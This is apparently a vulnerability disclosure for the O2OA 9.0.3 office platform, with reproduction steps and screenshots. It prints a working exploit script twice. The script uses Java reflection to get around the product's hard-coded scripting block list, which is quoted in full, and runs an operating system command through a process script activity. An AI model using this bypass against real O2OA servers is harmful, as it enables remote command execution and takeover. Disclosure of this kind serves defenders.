

O2OA system has Remote Command Execution Vulnerability

Vulnerability description

Version: 9.0.3



Software: o2oa

Vulnerability Type: Remote Command Execution (RCE)

Steps to reproduce

Download the latest version (9.0.3) of O2OA at <https://www.o2oa.net/download.html>, Install the software and open O2OA in browser.

- Login with **xadmin** account, open the page of Process Application Management.



Open the application and create a new process.




Create a new Script Activity and add path for it. Then click the Script Activity, input the following **exploit script** which will be executed. Finally, save the process.

In the exploit script, Java reflection is used to execute commands. The following code is equal to the effect of `Runtime.getRuntime().exec("calc.exe");`

```
var a = mainOutput();
function mainOutput() {
    var clazz = Java.type("java.lang.Class");
    var rt = clazz.forName("java.lang.Runtime");
    var stringClazz = Java.type("java.lang.String");

    var getRuntimeMethod = rt.getMethod("getRuntime");
    var execMethod = rt.getMethod("exec",stringClazz);
    var runtimeObject = getRuntimeMethod.invoke(rt);
    execMethod.invoke(runtimeObject,"calc.exe");
};
```



Go to Association Management page.

The screenshot shows the application management interface. On the left, there's a sidebar with various management sections like '系统配置', '组织管理' (highlighted with a red box and arrow), '内容管理设置', '流程应用管理', etc. The main area shows a '表单' (Form) section with a placeholder 'some type' and a '流程' (Process) section with a placeholder '新建流程'. There are also other sections for '应用中心', '日志查看器', '个人设置', etc.

Make sure there is an association and a member in it. If there is no association and member, it is required to create them.

The screenshot shows a web-based organization management system. On the left is a sidebar with icons for Home, Network Model, Process Monitoring, Process Application Management, Process Management - New Process, Organization Management (highlighted with a red box), Office Center, and a search bar. The main content area is titled '组织1' (Organization 1) and shows the following details:


人员名称	人员工号	手机号码	电子邮件
小明1			

Below the table, there is a note: "组织的全称为: 组织1@1@U" and "此组织为第1层级, 层级名为: 组织1". It also indicates the creation and modification dates: "组织创建于2024-06-04 15:40:46, 最后修改于: 2024-06-04 15:40:46".


- Logout **xadmin** account, then login with another normal account **小明1**.

The screenshot shows a login page for the '企业办公平台' (Enterprise Office Platform). The page has a blue header with the platform logo and title. Below the header, there are two login options: '密码登录' (Password Login) and '短信验证登录' (SMS Verification Login). The password input field contains the text '小明1'. Below the input fields is a '登录' (Login) button. At the bottom of the page, there is a link to 'www.o2oa.net'.


Open Work Center page.




Create a new process using this account.



Click the process **app1** which we created before, then click the second button to create process.



Finally, it is shown that a calculator is opened, which demonstrates that our command has been successfully executed.



Vulnerability Explained


Open the code of downloaded O2OA software. The blocked Java classes is hard-coded in `/configSample/general.json` file. But the blacklisted classes can be bypassed using Java reflection method.

```
{  
    "scriptingBlockedClasses": [  
        "java.util.zip.ZipOutputStream",  
        "java.io.RandomAccessFile",
```

```

    "java.net.Socket",
    "java.util.zip.ZipInputStream",
    "java.nio.file.Files",
    "java.lang.System",
    "java.net.URL",
    "java.lang.Runtime",
    "java.io.FileWriter",
    "java.io.FileOutputStream",
    "javax.script.ScriptEngineManager",
    "java.io.File",
    "java.net.ServerSocket",
    "java.nio.file.Paths",
    "javax.script.ScriptEngine",
    "java.util.zip.ZipFile",
    "java.lang.ProcessBuilder",
    "java.net.URI",
    "java.nio.file.Path"
],
}

```



The screenshot shows a Java IDE interface with the following details:

- Project Structure:** The project is named 'o2server' and contains several configuration files under 'configSample' such as 'andFx.json', 'appStyle.json', 'cache.json', 'cms.json', 'collect.json', 'components.json', 'dingding.json', 'dumpRestoreData.json', 'email.json', 'externalDataSources.json', 'externalDataSources_db2.json', 'externalDataSources_dm.json', 'externalDataSources_gbase.json', 'externalDataSources_gbasemysql.json', 'externalDataSources_informix.json', 'externalDataSources_kingbase.json', 'externalDataSources_kingbase8.json', 'externalDataSources_mysql.json', 'externalDataSources_oracle.json', 'externalDataSources_postgresql.json', 'externalDataSources_sqlserver.json', and 'externalStorageSources.json'.
- Editor:** The 'general.json' file is open in the editor. The code block from the question is highlighted with a red rectangle.
- Toolbars and Menus:** Standard IDE menus like File, Edit, View, Navigate, Code, Analyze, Refactor, Build, Run, Tools, VCS, Window, Help are visible at the top.
- Sidebar:** A sidebar on the right includes tabs for ASM, Database, Maven Projects, and Art Build.
- Status Bar:** The status bar at the bottom shows 'Frameworks Detected: Web, JPA frameworks are detected. // Configure (today 15:59)' and other system information like character count (1 char), line count (95:1), and encoding (UTF-8).

EXP

```
var a = mainOutput();
function mainOutput() {
    var clazz = Java.type("java.lang.Class");
    var rt = clazz.forName("java.lang.Runtime");
    var stringClazz = Java.type("java.lang.String");

    var getRuntimeMethod = rt.getMethod("getRuntime");
    var execMethod = rt.getMethod("exec",stringClazz);
    var runtimeObject = getRuntimeMethod.invoke(rt);
    execMethod.invoke(runtimeObject,"calc.exe");
};


```